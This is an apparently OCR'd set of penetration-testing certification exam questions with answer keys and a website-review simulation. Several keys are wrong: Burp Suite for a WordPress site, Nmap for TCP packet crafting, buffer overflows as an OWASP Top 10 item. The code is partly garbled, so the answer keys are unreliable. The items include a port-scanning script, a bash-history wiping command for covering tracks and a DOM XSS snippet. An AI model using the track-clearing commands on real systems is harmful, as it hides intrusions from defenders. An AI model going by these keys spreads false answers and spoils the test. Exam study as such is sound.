A penetration tester is exploring a client’s website. The tester performs a curlcommand and obtains the following: * Connected to 10.2.11.144 (::1) port 80 (#0)

```
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang=”en”>
<head>
<meta name=”viewport” content=”width=device-width” />
<meta http-equiv=”Content-Type” content=”text/html; charset=utf-8” />
<title>WordPress &#8250; ReadMe</title>
<link rel=”stylesheet” href=”wp-admin/css/install.css?ver=20100228” type=”text/css” />
</head>
```


Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Correct Answer: A

QUESTION 14

A penetration tester wrote the following script to be used in one engagement:



```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print(“Too few arguments.”)
        print(“Syntax: python {} <>”.format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print(“Port {} is opened”.format(port))
except KeyboardInterrupt:
        print(“Exiting...”)
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.
B. Listen for a reverse shell.

C. Attempt to flood open ports.
D. Create an encrypted tunnel.

Correct Answer: A

QUESTION 15
A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
D. Implement an email security gateway to block spam and malware from email communications.

Correct Answer: A

QUESTION 16
A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap
B. tcpdump
C. Scapy
D. hping3

Correct Answer: A

QUESTION 17 A penetration tester is reviewing the following SOW prior to engaging with a client:

“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

Correct Answer: CE

QUESTION 18
A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng
B. Wireshark
C. Wifite
D. Kismet

Correct Answer: A

QUESTION 19 A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp touch
–r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Correct Answer: C

QUESTION 20 Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Correct Answer: AB


QUESTION 21
DRAG DROP


You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Certificate Information

This certificate is intended for the following purpose(s):


- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.


Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA


Valid from 7/18/2016 to 7/19/2018



```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



```
□ <html>
□ <head>
□ <title>Secure Login </title>
□ </head>
□ <body>
□ <meta
□ content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
□ bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
□ d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
□ <select><script>
□ document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
□ </script></select>
□ <div align="center">
□ <form action="<c:url value='main.do'/>"method="post">
□ <div style="margin-top:200px;margin-bottom:10px;">
□ <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
□ </div>
□ <div style="margin-bottom:5px;">
□ <span style="width:100px;">Name</span>
□ <input style="width:150px;"type="text" name="name" id="name" value=">
□ <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
□ </div>
□ <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
□ <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```




Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	□	□	□ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	□	□	□ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	□	□	□ delete
__utmc	36104370	.comptia.o...	/	Session	14	□	□	□ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	□	□	□ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	□	□	□ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	□	□	□ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	□	□	□ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	□	□	□ delete

Select and Place:



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):


- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

?

Step 2

?

